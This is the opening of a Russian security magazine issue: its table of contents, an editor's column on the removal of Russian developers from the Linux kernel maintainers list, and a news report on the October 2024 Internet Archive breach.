ХАКЕР

№307

Карта мира генеративного ИИ

Потрошим API с Nuclei

Разбираемся с фреймворком Angr

УГОН СЕССИЙ WINDOWS

№ 307

CONTENTS

▶ **Финский гнев**
Колонка главреда

▶ **MEGANews**
Самые важные события в мире инфосека за октябрь

▶ **Врешь, не уйдешь**
Как работает угон пользовательских сессий в Windows

▶ **Угон COM**
Как работает кража сессии через механизм COM

▶ **Вечеринка у бассейна**
Применяем технику PoolParty для инъекции в процессы

▶ **Базовые атаки на AD**
Разбираем Kerberoasting, AS-REP Roasting и LLMNR Poisoning

▶ **Потрошилка API**
Используем Nuclei и кастомные шаблоны для фаззинга OpenAPI

▶ **Управление гневом**
Изучаем Angr — фреймворк символической эмуляции

▶ **HTB Editorial**
Используем SSRF и баг в GitPython, чтобы захватить сервер

▶ **HTB Mist**
Используем технику ESC13 для захвата домена Active Directory

▶ **HTB Blurry**
Атакуем сервер через уязвимость в ClearML

▶ **HTB Freelancer**
Атакуем Microsoft SQL Server и анализируем дамп памяти

▶ **Тайная переписка**
Выбираем почтовый сервис с наилучшей защитой

▶ **Пароль «рыба-меч»**
Выбираем облачный менеджер паролей

▶ **Борьба со сливами**
Дмитрий Борощук о профилактике утечек данных

▶ **Полуось**
Как OS/2 изменила судьбу Microsoft и открыла дорогу для Windows

▶ **НЕ ТЕ окна**
Вспоминаем историю Windows NT

▶ **Карта мира генеративного ИИ**
Выбираем модель и интерфейс, разбираемся с терминами

Колонка главреда

ФИНСКИЙ ГНЕВ

Из списка официальных мейнтейнеров ядра Linux исключили одиннадцать российских разработчиков. Эта новость задела многих — причем не только в России. Давай попробуем разобраться, что именно случилось, почему и какие из этого можно сделать выводы.

Андрей Письменный
Главный редактор
apismenny@gmail.com

Началось все с патча от 18 октября 2024 года, в котором Грег Кроа-Хартман, ответственный за выпуск стабильной ветки ядра, убрал из файла MAINTAINERS одиннадцать русских фамилий. Это не осталось незамеченным, и вскоре начал разгораться скандал.

Керосина в огонь подлил Линус Торвальдс, написав следующее:

> «*Совершенно понятно, почему эти изменения были сделаны, и отменять их никто не будет. Попытка троллей с российских фабрик использовать анонимные аккаунты, чтобы изобразить активистов, ни к чему не приведет.*
>
> *Кстати, если кто действительно интересуется, а не просто тролль на зарплате, «различные официальные требования» исходят не только от США.*
>
> *И если кто то еще не слышал про санкции против России, почитайте, что ли, новости. И под «новостями» я имею в виду не пророссийский спам.*
>
> *Тем, кто шлет мне патчи с откатом изменений, — попробуйте включить пюрешку, которая у вас называется мозгами. Я — финн. Что, думаете, я стану поддерживать российскую агрессию? Похоже, у вас там не только нормальных новостей не хватает, но и знаний истории.*»

Как после этого могло не полыхнуть? Но нас, как всегда, интересуют не эмоции, а настоящие мотивы.

Сразу отметим важный момент: коммитить код российским разработчикам никто не запрещал. Их имена и почты лишь убрали с глаз долой — из списка официальных представителей.

Однако все равно остается тяжкое ощущение, что это противоречит какой-то неписаной этике свободного софта. Опенсорс всегда создавался людьми из самых разных частей планеты, независимо от того, как эти части относятся друг к другу. А тут вдруг добровольный труд нескольких разработчиков отвергают вроде бы за одну только национальность.

Тем, кто мало знаком с миром опенсорса, важно объяснить второй ключевой момент. Слова «добровольный труд» вовсе не обязательно значат, что разработчик пилит ядро Linux у себя дома и питается чем бог пошлет. Большинство мейнтейнеров, включая самого Торвальдса, вполне официально получают вознаграждение.

Чаще всего линуксоиды-ядерщики работают в какой-нибудь компании, которая сама нуждается в низкоуровневом коде для Linux и потому держит на зарплате соответствующих девелоперов. Они трудятся в основном на свою контору, но заодно что-то коммитят в апстрим — то есть отправляют патчи на ревью Торвальдсу и его помощникам, а те решают, включать или не включать новый код в ядро.

Крупные компании вроде Red Hat, Intel или IBM еще и донатят специальным НКО (например, Linux Foundation, где работает Линус), а те раздают гранты авторам важных компонентов, не получающим за свой вклад обычную зарплату.

А где крупные компании или спонсируемые ими фонды, там и противное свободолюбивому духу словечко «комплаенс», то есть требования, которым нужно соответствовать. Например, соблюдать санкции, если их ввело правительство страны, в которой работает компания или фонд.


Как минимум часть российских программистов, исключенных из MAINTAINERS, трудоустроены в подсанкционных фирмах: «Сбере», «Байкал электроникс» и «Открытой мобильной платформе», принадлежащей «Ростелекому». Сотрудничество с ними, пусть и опосредованное, юристы Red Hat и IBM наверняка видят как потенциальную проблему. Да и самому Linux Foundation за несоблюдение санкций может прилететь от федерального правительства.

Так что перед Торвальдсом, скорее всего, встал выбор между одиннадцатью разработчиками (из более чем тысячи) и крупными донорами. Потеря чего из этого навредит развитию Linux больше? Ответ очевиден.

Интересно, что напрямую об этом сказано не было (несмотря на просьбы выражаться яснее): Торвальдс лишь сослался на нежелание обсуждать с широкой публикой «юридические детали». Но намеки совсем не тонкие.

Тут кто-то обязательно скажет, что принятие политических сторон навредит общему делу еще больше и лучше бы потерять деньги спонсоров, но не нарушить принципы. Но для тех, кто хорошо знаком с творчеством Торвальдса, его нежелание вопреки всему стоять горой за идеалы свободного софта вряд ли будет шоком.

Торвальдс никогда не стремился выражаться и действовать нейтрально. Есть целые коллекции примеров того, как «отец Linux» кому-то грубит или откровенно посылает. Он неоднократно ссорился с другими разработчиками и был центром самых разных скандалов.



Торвальдс передает привет фирме Nvidia

А вот каким-то мощным идеологом свободного софта Торвальдс никогда не был. Лицензировать ядро Linux по GPL его изначально уговорил Ричард Столлман, и Торвальдс, в отличие от него, практикует куда более утилитарный подход к опенсорсу.

Для Столлмана и его соратников из FSF свобода софта — это цель, а ядро Linux — просто компонент, без которого система GNU/Linux не смогла бы работать. Для Торвальдса же все наоборот: разработка Linux — цель, а свободная лицензия — средство ее достижения.

Отсюда и частые разногласия. Например, Торвальдс не раз критиковал GPL v3 — новую версию лицензии, которая обязывает разработчиков железа раскрывать код прошивки, если в ней использован опенсорсный код. По мнению Торвальдса, такой радикализм лишь уменьшит популярность Linux, а потому не нужен.

Ну и наконец, если кто-то считал, что разработка свободного софта — это какой-то отдельный мир без политики, то зря. Просто политическими в нем обычно считаются совсем другие темы: например, какой протокол или стандарт выбрать. Ответы на такие вопросы — вещь вовсе не абстрактная, и они могут напрямую помочь или навредить какой-нибудь крупной компании, а значит, на кону нередко большие деньги.


Какие выводы можно сделать из этой истории? Первый и самый очевидный связан с личностью Линуса Торвальдса. Судить о его манере руководства, стиле публичного общения и взглядах на опенсорс я, пожалуй, оставляю читателю. Посоветую только не приписывать человеку приверженность определенным (или, самое веселое, — не вполне определенным) идеалам, а затем гневаться, что он им не соответствует.

Для меня куда важнее второй, глобальный вывод. Чем более серьезную роль в нашей жизни играет софт, тем сложнее будет его разработке оставаться в стороне от мирских дел. История с ядром Linux и русскими мейнтейнерами — яркий тому пример. И совершенно точно не последний.

MEGANEWS

Мария «Mifrill» Нефёдова
nefedova@glc.ru


В этом месяце: «Архив интернета» подвергся сразу нескольким атакам, в России заблокировали Discord, нескольким участникам группировки REvil вынесли приговоры, NIST предложил пересмотреть требования к составлению паролей, телевизоры следят за тем, что смотрят пользователи, а также другие интересные события прошедшего октября.



ВЗЛОМ «АРХИВА ИНТЕРНЕТА»

В октябре некоммерческую организацию «Архив интернета» (Internet Archive) взломали дважды, а также злоумышленники похитили аутентификационную БД пользователей, содержащую более 31 миллиона уникальных записей.

О первой атаке стало известно 9 октября 2024 года, и ее заметили посетители сайта Wayback Machine (archive.org), так как хакеры создали JavaScript-оповещение, в котором прямо заявили, что Internet Archive скомпрометирован.



web.archive.org says

Have you ever felt like the Internet Archive runs on sticks and is constantly on the verge of suffering a catastrophic security breach? It just happened. See 31 million of you on HIBP!

> *«Вам никогда не казалось, что Internet Archive работает на честном слове и постоянно находится на грани катастрофического нарушения безопасности? Именно это только что произошло. Увидимся с 31 миллионом из вас на HIBP», — гласило сообщение злоумышленников.*

Под аббревиатурой HIBP подразумевался сервис Have I Been Pwned, собирающий информацию об утечках данных. Здесь пользователи могут проверить свою информацию на предмет компрометации, а также подписаться на соответствующие уведомления. Ресурс был создан ИБ-специалистом Троем Хантом (Troy Hunt), и хакеры нередко делятся с ним украденными данными для добавления в базу HIBP.

Трой Хант сообщил, что за девять дней до дефейса сайта злоумышленник действительно поделился с ним аутентификационной базой данных Internet Archive, которая представляет собой SQL-файл (ia_users.sql) размером 6,4 Гбайт.

Эта БД содержала информацию об аутентификации зарегистрированных пользователей, включая их адреса электронной почты, псевдонимы, временные метки смены паролей, хешированные bcrypt пароли и другую внутреннюю информацию. Самая последняя метка в записях датирована 28 сентября 2024 года. Предполагается, что именно тогда и была украдена БД.

